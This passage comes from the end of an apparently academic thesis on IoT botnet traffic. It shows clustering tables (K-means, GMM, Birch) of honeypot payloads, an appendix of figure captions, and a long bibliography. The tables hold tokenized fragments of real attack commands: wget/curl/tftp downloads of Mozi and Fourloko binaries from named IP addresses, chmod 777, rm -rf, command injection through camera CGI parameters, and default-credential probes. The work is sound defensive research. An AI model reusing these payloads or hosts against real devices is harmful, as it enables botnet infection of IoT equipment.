C4	GET shell cd tmp wget HTTP 1.1 GET shell cd 1.1 GET shell cd tmp tmp wget URL armadk chmod http: URL Mozi.a chmod 777 cgi-bin snapshot.cgi chn=3&u=admin&p=&q=0 HTTP 1.1 wget URL armadk chmod x chmod x armadk tmp armadk 777 tmp h4k4i.arm7 sh tmp -O gg chmod 777 gg
C5	HTTP 1.1 \x15OpenTelnet:OpenOnce\x00 GET get_params.cgi user=admin&pwd=aze1234 HTTP 1.1 1.1 \x15OpenTelnet:OpenOnce\x00 snapshot.cgi user=admin&pwd=0721 HTTP 1.0 GET 1.0 GET snapshot.cgi user=admin&pwd=0722 HTTP get_params.cgi user=admin&pwd=aze1234 HTTP 1.1 \x15OpenTelnet:OpenOnce\x00 CNXN\x00\x00\x00\x01\x00\x00\x04\x00\x1B\x00\x00\x

Cluster	**Attack**
C6	HTTP 1.1 POST editBlackAndWhiteList HTTP 1.1 POST editBlackAndWhiteList HTTP 1.1 GET HNAP1 HTTP 1.1 POST HNAP1 HTTP 1.1 POST editBlackAndWhiteList POST URL upnp control auth=YWRtaW46MTEK HTTP 1.1 GET onvif-http snapshot auth=YWRtaW46MTEK HTTP 1.1 GET onvif-http snapshot auth=YWRtaW46MTEK HTTP 1.1 PUT jmx-console checkJNDI.jsp HTTP 1.1 SDK webLanguage HTTP 1.1 GET

Table 6.3: Clusters generated by GMM algorithm.

Cluster	Attack
C1	HTTP 1.1 GET shell echo 1.1 GET shell echo get GET shell curl -O http: shell curl -O http: 94.102.59.5 busybox tftp -r BT16B5F58DB97F1C3 -g bin busybox tftp -r BT16B5F58DB97F1C3 tftp HTTP 1.1 GET shell http: 94.102.59.5 SC07E5F58DBA0A635 HTTP 1.1 94.102.59.5 SC07E5F58DBA0A635 HTTP 1.1 GET get 94.102.59.5:ST27E5F58DBA0A635 | tftp HTTP
C2	\xC0 \xC0\x11\xC0\x07\xC0\x13\xC0\x09\xC0\x14\xC0 \xC0\x11\xC0\x07\xC0\x13\xC0\x09\xC0\x14\xC0 \x16\x03\x01

Cluster	Attack
C3	-O 73Fourloko.arm5 chmod 777 73Fourloko.arm5 http: 45.153.203.136 bins Fourloko.arm5 -O chmod 777 73Fourloko.arm5 . 73Fourloko.arm5 777 73Fourloko.arm5 . 73Fourloko.arm5 avtech)&password=admin wget http: 45.153.203.136 bins Fourloko.arm5 tmp wget http: 45.153.203.136 bins GET cgi-bin nobody Search.cgi action=cgi_query&ip=google.com HTTP 1.1 GET cgi-bin nobody 1.1 GET cgi-bin nobody Search.cgi cgi-bin nobody Search.cgi action=cgi_query&ip=google.com&port=80
C4	-O 95.x sh 95.x rm tmp wget http: 193.169.254.116 aht.sh http: 193.169.254.116 aht.sh chmod 777 cgi-bin supervisor CloudSetup.cgi exefile=cd tmp supervisor CloudSetup.cgi exefile=cd tmp wget CloudSetup.cgi exefile=cd tmp wget http: HTTP 1.1 GET cgi-bin supervisor 1.1 GET cgi-bin supervisor CloudSetup.cgi GET cgi-bin supervisor CloudSetup.cgi exefile=cd wget URL aht.sh chmod

Cluster	Attack
C5	HTTP 1.1 GET shell cd 1.1 GET shell cd tmp GET shell cd tmp wget tmp wget URL armadk chmod cd tmp wget URL armadk shell cd tmp wget URL wget URL armadk chmod x http: URL Mozi.a chmod 777 rm -rf * wget URL chmod x armadk tmp armadk
C6	HTTP 1.1 GET web cgi-bin 1.1 GET web cgi-bin hi3510 cgi-bin vcs HTTP 1.1 GET GET awcuser cgi-bin vcs HTTP user Config.cgi action=get&category=Account.* HTTP 1.1 Config.cgi action=get&category=Account.* HTTP 1.1 GET nobody VerifyCode.cgi account=QWRtaW46MTIzNA==&login=quick HTTP 1.1 param.cgi cmd=getp2pattr&cmd=getuserattr HTTP 1.1 GET hi3510 param.cgi cmd=getp2pattr&cmd=getuserattr HTTP 1.1 arm7 &Network.FTP.Password=a&Network.FTP.Port=21

Table 6.4: Clusters generated by Birch algorithm.

Appendix B

This appendix presents the clusters of the main malware variants underpinning botnet propagation in our analysis as resulted by applying PCA over our TF-IDF payload feature set.




Figure 6.2: Original payload feature set resulted resulted by applying PCA over TF-IDF.




Figure 6.3: Clusters produced K-means algorithm.




Figure 6.4: Clusters produced by GMM algorithm.




Figure 6.5: Clusters produced by Birch algorithm.

Bibliography

[1] Tatikayala Sai Gopal et al. “Mitigating Mirai malware spreading in IoT environment”. In: *2018 International Conference on Advances in Computing, Communications and Informatics (ICACCI)*. IEEE. 2018, pp. 2226–2230.

[2] Kevin Ashton et al. “That ‘internet of things’ thing”. In: *RFID journal* 22.7 (2009), pp. 97–114.

[3] Neeraj Kaushik and Teena Bagga. “Internet of Things (IOT): Implications in Society”. In: *Proceedings of the International Conference on Innovative Computing & Communications (ICICC)*. 2020.

[4] Neha Sharma, Madhavi Shamkuwar, and Inderjit Singh. “The history, present and future with IoT”. In: *Internet of things and big data analytics for smart generation* (2019), pp. 27–51.

[5] KAMAL Elhattab, KARIM Abouelmehdi, and ABDELMAJID Elmoutaouakkil. “Internet of Things (IoT) for Smart City, Agriculture and Healthcare”. In: *J. Theory Appl. Inform. Technol* 100.4 (2022).

[6] Ammar Rayes and Samer Salam. “Internet of things (iot) overview”. In: *Internet of Things From Hype to Reality*. Springer, 2019, pp. 1–35.

[7] Subodh Mendhurwar and Rajhans Mishra. “Integration of social and IoT technologies: architectural framework for digital transformation and cyber security challenges”. In: *Enterprise Information Systems* 15.4 (2021), pp. 565–584.

[8] MA Jabbar et al. “Applications of cognitive internet of medical things in modern healthcare”. In: *Computers and Electrical Engineering* 102 (2022), p. 108276.

[9] Hany F Atlam et al. “A Review of Blockchain in Internet of Things and AI”. In: *Big Data and Cognitive Computing* 4.4 (2020), p. 28.

[10] Hany F Atlam, Robert J Walters, and Gary B Wills. “Intelligence of things: opportunities & challenges”. In: *2018 3rd Cloudification of the Internet of Things (CIoT)* (2018), pp. 1–6.

[11] Gagandeep Kaur and Prasenjit Chanak. “An energy aware intelligent fault detection scheme for IoT-enabled WSNs”. In: *IEEE Sensors Journal* 22.5 (2022), pp. 4722–4731.

[12] Naba M Allifah and Imran A Zualkernan. “Ranking security of IoT-based smart home consumer devices”. In: *Ieee Access* 10 (2022), pp. 18352–18369.

[13] A Spoorthi Alva, Amulya S Dinesh, and Chandrashekhar Pomu Chavan. “IoT for Enabling Smart environment system”. In: *2022 International Conference on Smart Generation Computing, Communication and Networking (SMART GENCON)*. IEEE. 2022, pp. 1–6.

[14] S Pradeep Kumar et al. “Smart health monitoring system of patient through IoT”. In: *2017 international conference on I-SMAC (IoT in social, mobile, analytics and cloud)(I-SMAC)*. IEEE. 2017, pp. 551–556.

[15] Mohamed Abdel-Basset et al. “A novel intelligent medical decision support model based on soft computing and IoT”. In: *IEEE Internet of Things Journal* 7.5 (2019), pp. 4160–4170.

[16] Talal Ashraf Butt. “Future Smart Cities: Vision, Challenges and Technology Trends”. In: *2021 The 9th International Conference on Information Technology: IoT and Smart City*. 2021, pp. 353–359.

[17] Himanshu Sharma, Ahteshamul Haque, and Frede Blaabjerg. “Machine learning in wireless sensor networks for smart cities: a survey”. In: *Electronics* 10.9 (2021), p. 1012.

[18] Faris A Almalki et al. “Green IoT for eco-friendly and sustainable smart cities: future directions and opportunities”. In: *Mobile Networks and Applications* (2021), pp. 1–25.

[19] Abishi Chowdhury and Shital A Raut. “Benefits, challenges, and opportunities in adoption of industrial IoT”. In: *International Journal of Computational Intelligence & IoT* 2.4 (2019).

[20] Mohsen Soori, Behrooz Arezoo, and Roza Dastres. “Internet of things for smart factories in industry 4.0, a review”. In: *Internet of Things and Cyber-Physical Systems* (2023).

[21] Akshay Krishnan, Shashank Swarna, et al. “Robotics, IoT, and AI in the automation of agricultural industry: a review”. In: *2020 IEEE Bangalore Humanitarian Technology Conference (B-HTC)*. IEEE. 2020, pp. 1–6.

[22] Georgios Kambourakis, Constantinos Kolias, and Angelos Stavrou. "The mirai botnet and the iot zombie armies". In: *MILCOM 2017-2017 IEEE Military Communications Conference (MILCOM)*. IEEE. 2017, pp. 267–272.

[23] Habiba Hamid et al. "IoT-based botnet attacks systematic mapping study of literature". In: *Scientometrics* 126 (2021), pp. 2759–2800.

[24] Manos Antonakakis et al. "Understanding the Mirai Botnet". In: *Proceedings of the 26th USENIX Conference on Security Symposium*. SEC'17. Vancouver, BC, Canada: USENIX Association, 2017, pp. 1093–1110. ISBN: 9781931971409.

[25] Natalija Vlajic and Daiwei Zhou. "IoT as a land of opportunity for DDoS hackers". In: *Computer* 51.7 (2018), pp. 26–34.

[26] Nexusguard. *Distributed Denial of Service (DDoS) Threat Report: Q4 2016*. 2017, 20170222-EN–A4.

[27] Zak Doffman. "Cyberattacks on IoT devices surge 300% in 2019,'measured in billions', report claims". In: *Forbes* (2019).

[28] Erol Gelenbe and Mert Nakıp. "Traffic Based Sequential Learning During Botnet Attacks to Identify Compromised IoT Devices". In: *IEEE Access* 10 (2022), pp. 126536–126549.

[29] Tu N Nguyen et al. "An advanced computing approach for IoT-botnet detection in industrial Internet of Things". In: *IEEE Transactions on Industrial Informatics* 18.11 (2022), pp. 8298–8306.

[30] Ayush Kumar and Teng Joon Lim. "Early detection of Mirai-like IoT bots in large-scale networks through sub-sampled packet traffic analysis". In: *Future of Information and Communication Conference*. Springer. 2019, pp. 847–867.

[31] Pawel Foremski et al. "Autopolicy: Automated traffic policing for improved iot network security". In: *Sensors* 20.15 (2020), p. 4265.

[32] R Vinayakumar et al. "A visualized botnet detection system based deep learning for the internet of things networks of smart cities". In: *IEEE Transactions on Industry Applications* 56.4 (2020), pp. 4436–4456.

[33] Giovane CM Moura et al. "When the dike breaks: Dissecting DNS defenses during DDoS". In: *Proceedings of the Internet Measurement Conference 2018*. 2018, pp. 8–21.

[34] Nicole Perlroth. "Hackers used new weapons to disrupt major websites across US". In: *New York Times* 21 (2016).

[35] Thomas Lange and Houssain Kettani. “On security threats of botnets to cyber systems”. In: *2019 6th International Conference on Signal Processing and Integrated Networks (SPIN)*. IEEE. 2019, pp. 176–183.

[36] Hao Zhao, Hui Shu, and Ying Xing. “A Review on IoT Botnet”. In: *The 2nd International Conference on Computing and Data Science*. 2021, pp. 1–7.

[37] An Wang et al. “Delving into internet ddos attacks by botnets: Characterization and analysis”. In: *IEEE/ACM Transactions on Networking (TON)* 26.6 (2018), pp. 2843–2855.

[38] Lionel Metongnon and Ramin Sadre. “Beyond telnet: Prevalence of iot protocols in telescope and honeypot measurements”. In: *Proceedings of the 2018 Workshop on Traffic Measurements for Cybersecurity*. 2018, pp. 21–26.

[39] Kishore Angrishi. *Turning Internet of Things(IoT) into Internet of Vulnerabilities (IoV) : IoT Botnets*. 2017. arXiv: `1702.03681 [cs.NI]`.

[40] Wentao Chang et al. “Characterizing botnets-as-a-service”. In: *Proceedings of the 2014 ACM conference on SIGCOMM*. 2014, pp. 585–586.

[41] Arman Noroozian et al. “Platforms in Everything: Analyzing {Ground-Truth} Data on the Anatomy and Economics of {Bullet-Proof} Hosting”. In: *28th USENIX Security Symposium (USENIX Security 19)*. 2019, pp. 1341–1356.

[42] Hatem A Almazarqi et al. “Profiling IoT Botnet Activity in the Wild”. In: *2021 IEEE Global Communications Conference (GLOBECOM)*. IEEE. 2021, pp. 1–6.

[43] Owen P. Dwyer et al. “Profiling IoT-Based Botnet Traffic Using DNS”. In: *2019 IEEE Global Communications Conference (GLOBECOM)*. 2019, pp. 1–6. DOI: `10.1109/GLOBECOM38437.2019.9014300`.

[44] John Bambenek. “Nation-state attacks: the new normal”. In: *Network Security* 2017.10 (2017), pp. 8–10.

[45] Tasnuva Mahjabin et al. “A survey of distributed denial-of-service attack, prevention, and mitigation techniques”. In: *International Journal of Distributed Sensor Networks* 13.12 (2017), p. 1550147717741463.

[46] Lionel Sujay Vailshery. *Statista.com*. Accessed on June 21, 2023. 2022. URL: `https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide`.

[47] Divyansh Thakur, Jaspal Kaur Saini, and Srikant Srinivasan. “DeepThink IoT: The Strength of Deep Learning in Internet of Things”. In: *Artificial Intelligence Review* (2023), pp. 1–68.

[48] Shubham Prajapati and Amit Singh. “Cyber-Attacks on internet of things (IoT) devices, attack vectors, and remedies: a position paper”. In: *IoT and cloud computing for societal good* (2022), pp. 277–295.

[49] Hewlett Packard Enterprise. “Internet of things research study”. In: *Internet of Things Research Study* (2015).

[50] Nataliia Neshenko et al. “Demystifying IoT security: an exhaustive survey on IoT vulnerabilities and a first empirical look on internet-scale IoT exploitations”. In: *IEEE Communications Surveys & Tutorials* 21.3 (2019), pp. 2702–2733.

[51] Rajarshi Roy Chowdhury and Pg Emeroylariffion Abas. “A survey on device fingerprinting approach for resource-constraint IoT devices: comparative study and research challenges”. In: *Internet of Things* (2022), p. 100632.

[52] Pooja Anand, Yashwant Singh, and Arvind Selwal. “Internet of things (IoT): Vulnerabilities and remediation strategies”. In: *Recent Innovations in Computing: Proceedings of ICRIC 2020*. Springer. 2021, pp. 265–273.

[53] Mengmeng Ge et al. “Deep learning-based intrusion detection for IoT networks”. In: *2019 IEEE 24th pacific rim international symposium on dependable computing (PRDC)*. IEEE. 2019, pp. 256–25609.

[54] Ahmed J Hintaw et al. “MQTT vulnerabilities, attack vectors and solutions in the internet of things (IoT)”. In: *IETE Journal of Research* (2021), pp. 1–30.

[55] Jorge E Luzuriaga et al. “Impact of mobility on Message Oriented Middleware (MOM) protocols for collaboration in transportation”. In: *2015 IEEE 19th International Conference on Computer Supported Cooperative Work in Design (CSCWD)*. IEEE. 2015, pp. 115–120.

[56] Pericle Perazzo et al. “Performance evaluation of attribute-based encryption on constrained iot devices”. In: *Computer Communications* 170 (2021), pp. 151–163.

[57] Kotaro Tanabe, Yoshinori Tanabe, and Masami Hagiya. “Model-based testing for MQTT applications”. In: *Knowledge-Based Software Engineering: 2020: Proceedings of the 13th International Joint Conference on Knowledge-Based Software Engineering (JCKBSE 2020), Larnaca, Cyprus, August 24-26, 2020*. Springer. 2020, pp. 47–59.

[58] Huikai Xu et al. “Trampoline Over the Air: Breaking in IoT Devices Through MQTT Brokers”. In: *2022 IEEE 7th European Symposium on Security and Privacy (EuroS&P)*. IEEE. 2022, pp. 171–187.

[59] Giuseppe Nebbione and Maria Carla Calzarossa. “Security of IoT application layer protocols: Challenges and findings”. In: *Future Internet* 12.3 (2020), p. 55.

[60] Muhammad Zulhamizan Ahmad et al. “Performance Analysis of Secure MQTT Communication Protocol”. In: *2023 19th IEEE International Colloquium on Signal Processing & Its Applications (CSPA)*. IEEE. 2023, pp. 225–229.

[61] Tej Kiran Boppana and Priyanka Bagade. “Security risks in MQTT-based Industrial IoT Applications”. In: *2022 IEEE International Conference on Omni-layer Intelligent Systems (COINS)*. IEEE. 2022, pp. 1–5.

[62] Annie Gilda Roselin et al. “Exploiting the remote server access support of CoAP protocol”. In: *IEEE Internet of Things Journal* 6.6 (2019), pp. 9338–9349.

[63] Klaus Hartke. *Observing resources in the constrained application protocol (CoAP)*. Tech. rep. 2015.

[64] Apostolos Gerodimos et al. “IOT: Communication protocols and security threats”. In: *Internet of Things and Cyber-Physical Systems* (2023).

[65] Zach Shelby, Klaus Hartke, and Carsten Bormann. *The constrained application protocol (CoAP)*. Tech. rep. 2014.

[66] Akshet Bharat Patel, Pranav Rajesh Sharma, and Princy Randhawa. “Internet of Things (IoT) System Security Vulnerabilities and Its Mitigation”. In: *Security and Privacy in Cyberspace*. Springer, 2022, pp. 137–156.

[67] Esra Altulaihan, Mohammed Amin Almaiah, and Ahmed Aljughaiman. “Cybersecurity Threats, Countermeasures and Mitigation Techniques on the IoT: Future Research Directions”. In: *Electronics* 11.20 (2022), p. 3330.

[68] DEVKISHEN Sisodia. “On the state of internet of things security: Vulnerabilities, attacks, and recent countermeasures”. In: *University of Oregon, Tech. Rep* (2020).

[69] Pooja Anand et al. “Iovt: Internet of vulnerable things? threat architecture, attack surfaces, and vulnerabilities in internet of things and its applications towards smart grids”. In: *Energies* 13.18 (2020), p. 4813.

[70] Mario Galluscio et al. “A first empirical look on internet-scale exploitations of IoT devices”. In: *2017 IEEE 28th annual international symposium on personal, indoor, and mobile radio communications (PIMRC)*. IEEE. 2017, pp. 1–7.

[71] Shin-Ming Cheng et al. “Traffic-aware patching for cyber security in mobile IoT”. In: *IEEE Communications Magazine* 55.7 (2017), pp. 29–35.

[72] SM Rajesh and R Prabha. “Lightweight Cryptographic Approach to Address the Security Issues in Intelligent Applications: A Survey”. In: *2023 International Conference on Intelligent Data Communication Technologies and Internet of Things (IDCIoT)*. IEEE. 2023, pp. 122–128.

[73] Jose Costa Sapalo Sicato et al. “VPNFilter malware analysis on cyber threat in smart home network”. In: *Applied Sciences* 9.13 (2019), p. 2763.

[74] Dan Yu et al. “A time-efficient multi-protocol probe scheme for fine-grain iot device identification”. In: *Sensors* 20.7 (2020), p. 1863.

[75] Quoc-Dung Ngo et al. *A survey of IoT malware and detection methods based on static features. ICT Express (2020)*. 2020.

[76] Michele De Donno et al. “DDoS-capable IoT malwares: Comparative analysis and Mirai investigation”. In: *Security and Communication Networks* 2018 (2018), pp. 1–30.

[77] Harm Griffioen and Christian Doerr. “Examining mirai’s battle over the internet of things”. In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. 2020, pp. 743–756.

[78] Yao Xu et al. “Tracing MIRAI malware in networked system”. In: *2018 sixth international symposium on computing and networking workshops (CANDARW)*. IEEE. 2018, pp. 534–538.

[79] Yiwen Xu et al. “Brief industry paper: Catching iot malware in the wild using honeyiot”. In: *2021 IEEE 27th Real-Time and Embedded Technology and Applications Symposium (RTAS)*. IEEE. 2021, pp. 433–436.

[80] Binglai Wang et al. “A longitudinal Measurement and Analysis Study of Mozi, an Evolving P2P IoT Botnet”. In: *2022 IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*. IEEE. 2022, pp. 117–122.

[81] Marta Janus. “Heads of the hydra. Malware for network devices”. In: *Securelist* (2011).

[82] Marta Janus. “Heads of the hydra. Malware for network devices”. In: *Securelist* (2011).

[83] Benjamin Vignau et al. “The evolution of IoT Malwares, from 2008 to 2019: Survey, taxonomy, process simulator and perspectives”. In: *Journal of Systems Architecture* 116 (2021), p. 102143.

[84] Jakub Kroustek et al. “Torii botnet-not another mirai variant”. In: *URL: https://blog. avast. com/new-torii-botnet-threat-research* (2018).

[85] Gaurav Sharma, Deepak Kumar Sharma, and Adarsh Kumar. “Role of cybersecurity and Blockchain in battlefield of things”. In: *Internet Technology Letters* (2023), e406.

[86] Vivek Ganti and Omer Yoachimik. *A Brief History of the Meris Botnet*. 2021.

[87] Artur Marzano et al. “The evolution of bashlite and mirai iot botnets”. In: *2018 IEEE Symposium on Computers and Communications (ISCC)*. IEEE. 2018, pp. 00813–00818.

[88] Zhixin Pan, Jennifer Sheldon, and Prabhat Mishra. “Hardware-assisted malware detection and localization using explainable machine learning”. In: *IEEE Transactions on Computers* 71.12 (2022), pp. 3308–3321.

[89] Wojciech Mazurczyk and Luca Caviglione. “Cyber reconnaissance techniques”. In: *Communications of the ACM* 64.3 (2021), pp. 86–95.

[90] Florian Skopik and Timea Pahi. “Under false flag: using technical artifacts for cyber attack attribution”. In: *Cybersecurity* 3 (2020), pp. 1–20.

[91] Tarun Yadav and Arvind Mallari Rao. “Technical aspects of cyber kill chain”. In: *Security in Computing and Communications: Third International Symposium, SSCC 2015, Kochi, India, August 10-13, 2015. Proceedings 3*. Springer. 2015, pp. 438–452.

[92] Pooneh Nikkhah Bahrami et al. “Cyber kill chain-based taxonomy of advanced persistent threat actors: Analogy of tactics, techniques, and procedures”. In: *Journal of information processing systems* 15.4 (2019), pp. 865–889.

[93] Blake E Strom et al. “Mitre att&ck: Design and philosophy”. In: *Technical report*. The MITRE Corporation, 2018.

[94] MITRE ATT&CK. “Mitre att&ck”. In: *URL: https://attack. mitre. org* (2021).

[95] Angelos K Marnerides and Andreas U Mauthe. “Analysis and characterisation of botnet scan traffic”. In: *2016 International conference on computing, networking and communications (ICNC)*. IEEE. 2016, pp. 1–7.

[96] E. Bou-Harb, M. Debbabi, and C. Assi. “Cyber Scanning: A Comprehensive Survey”. In: *IEEE Communications Surveys Tutorials* 16.3 (2014), pp. 1496–1519.

[97] Zainab Abaid, Mohamed Ali Kaafar, and Sanjay Jha. “Early detection of in-the-wild botnet attacks by exploiting network communication uniformity: An empirical study”. In: *2017 IFIP Networking Conference (IFIP Networking) and Workshops*. IEEE. 2017, pp. 1–9.

[98] Shanto Roy et al. “Survey and taxonomy of adversarial reconnaissance techniques”. In: *ACM Computing Surveys* 55.6 (2022), pp. 1–38.

[99] Veronica Chierzi and Fernando Mercês. “Evolution of IoT linux malware: A mitre att&ck ttp based approach”. In: *2021 APWG Symposium on Electronic Crime Research (eCrime)*. IEEE. 2021, pp. 1–11.

[100] Leona McNulty and Vassilios G Vassilakis. “IoT botnets: Characteristics, exploits, attack capabilities, and targets”. In: *2022 13th International Symposium on Communication Systems, Networks and Digital Signal Processing (CSNDSP)*. IEEE. 2022, pp. 350–355.

[101] Mohammad Rafsun Islam and KM Aktheruzzaman. “An analysis of cybersecurity attacks against internet of things and security solutions”. In: *Journal of Computer and Communications* 8.4 (2020), pp. 11–25.

[102] Adrian Şendroiu and Vladimir Diaconescu. “Hide’n’seek: an adaptive peer-to-peer iot botnet”. In: *architecture* 3 (2018), p. 5.

[103] Hooman Alavizadeh et al. “A Survey on Threat Situation Awareness Systems: Framework, Techniques, and Insights”. In: *arXiv preprint arXiv:2110.15747* (2021).

[104] Zijing Yin et al. “Empirical study of system resources abused by iot attackers”. In: *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering*. 2022, pp. 1–13.

[105] Nazrul Hoque, Dhruba K Bhattacharyya, and Jugal K Kalita. “Botnet in DDoS attacks: trends and challenges”. In: *IEEE Communications Surveys & Tutorials* 17.4 (2015), pp. 2242–2270.

[106] Thomas Lange and Houssain Kettani. “On security threats of botnets to cyber systems”. In: *2019 6th International Conference on Signal Processing and Integrated Networks (SPIN)*. IEEE. 2019, pp. 176–183.

[107] Zhongbang Liu, Likun Qian, and Shiwen Tang. “The prediction of DDoS attack by machine learning”. In: *Third international conference on electronics and communication; network and computer technology (ECNCT 2021)*. Vol. 12167. SPIE. 2022, pp. 681–686.

[108] Hamzeh Mohammadnia and Slimane Ben Slimane. “IoT-NETZ: Practical spoofing attack mitigation approach in SDWN network”. In: *2020 Seventh International Conference on Software Defined Systems (SDS)*. IEEE. 2020, pp. 5–13.

[109] Mikail Mohammed Salim, Shailendra Rathore, and Jong Hyuk Park. “Distributed denial of service attacks and its defenses in IoT: a survey”. In: *The Journal of Supercomputing* 76 (2020), pp. 5320–5363.

[110] Bruno Martins Rahal, Aldri Santos, and Michele Nogueira. “A Distributed Architecture for DDoS Prediction and Bot Detection”. In: *IEEE Access* 8 (2020), pp. 159756–159772.

[111] Beny Nugraha and Rathan Narasimha Murthy. “Deep Learning-based Slow DDoS Attack Detection in SDN-based Networks”. In: *2020 IEEE Conference on Network Function Virtualization and Software Defined Networks (NFV-SDN)*. IEEE. 2020, pp. 51–56.

[112] Ivan Cvitić et al. “Boosting-based DDoS detection in internet of things systems”. In: *IEEE Internet of Things Journal* 9.3 (2021), pp. 2109–2123.

[113] Pooja Kumari and Ankit Kumar Jain. “A Comprehensive Study of DDoS Attacks over IoT Network and Their Countermeasures”. In: *Computers & Security* (2023), p. 103096.

[114] Yu-An Shao and Chi-Shih Chao. “Real-Time Dynamic Configuration of Firewall Rules for High-Speed IoT Networks”. In: *2022 IEEE 4th Eurasia Conference on IOT, Communication and Engineering (ECICE)*. IEEE. 2022, pp. 89–94.

[115] Selvakumar Manickam. “Botnet monitoring mechanisms on peer-to-peer (P2P) botnet”. In: *Available at SSRN 3713662* (2020).

[116] Ying Xing et al. “Peertrap: an unstructured P2P botnet detection framework based on SAW community discovery”. In: *Wireless Communications and Mobile Computing* 2022 (2022).

[117] Monika Wielogorska and Darragh O’Brien. “DNS traffic analysis for botnet detection”. In: (2017).

[118] Manmeet Singh, Maninder Singh, and Sanmeet Kaur. “Issues and challenges in DNS based botnet detection: A survey”. In: *Computers & Security* 86 (2019), pp. 28–52.

[119] Wanting Li, Jian Jin, and Jong-Hyouk Lee. “Analysis of botnet domain names for IoT cybersecurity”. In: *IEEE Access* 7 (2019), pp. 94658–94665.

[120] Eugenio Nerio Nemmi et al. “The parallel lives of autonomous systems: ASN allocations vs. BGP”. In: *Proceedings of the 21st ACM Internet Measurement Conference*. 2021, pp. 593–611.

[121] Mehmet Engin Tozal. “The Internet: A system of interconnected autonomous systems”. In: *2016 Annual IEEE Systems Conference (SysCon)*. IEEE. 2016, pp. 1–8.

[122] Ethan Katz-Bassett et al. “Studying Black Holes in the Internet with Hubble.” In: *NSDI*. Vol. 8. 2008, pp. 247–262.

[123] Pierre-Antoine Vervier, Olivier Thonnard, and Marc Dacier. “Mind Your Blocks: On the Stealthiness of Malicious BGP Hijacks.” In: *NDSS*. 2015.

[124] Lance Spitzner. *Honeypots: tracking hackers*. Vol. 1. Addison-Wesley Reading, 2003.

[125] Angelos K Marnerides, Vasileios Giotsas, and Troy Mursch. “Identifying infected energy systems in the wild”. In: *Proceedings of the Tenth ACM International Conference on Future Energy Systems*. 2019, pp. 263–267.

[126] Andrew Ramsdale, Stavros Shiaeles, and Nicholas Kolokotronis. “A comparative analysis of cyber-threat intelligence sources, formats and languages”. In: *Electronics* 9.5 (2020), p. 824.

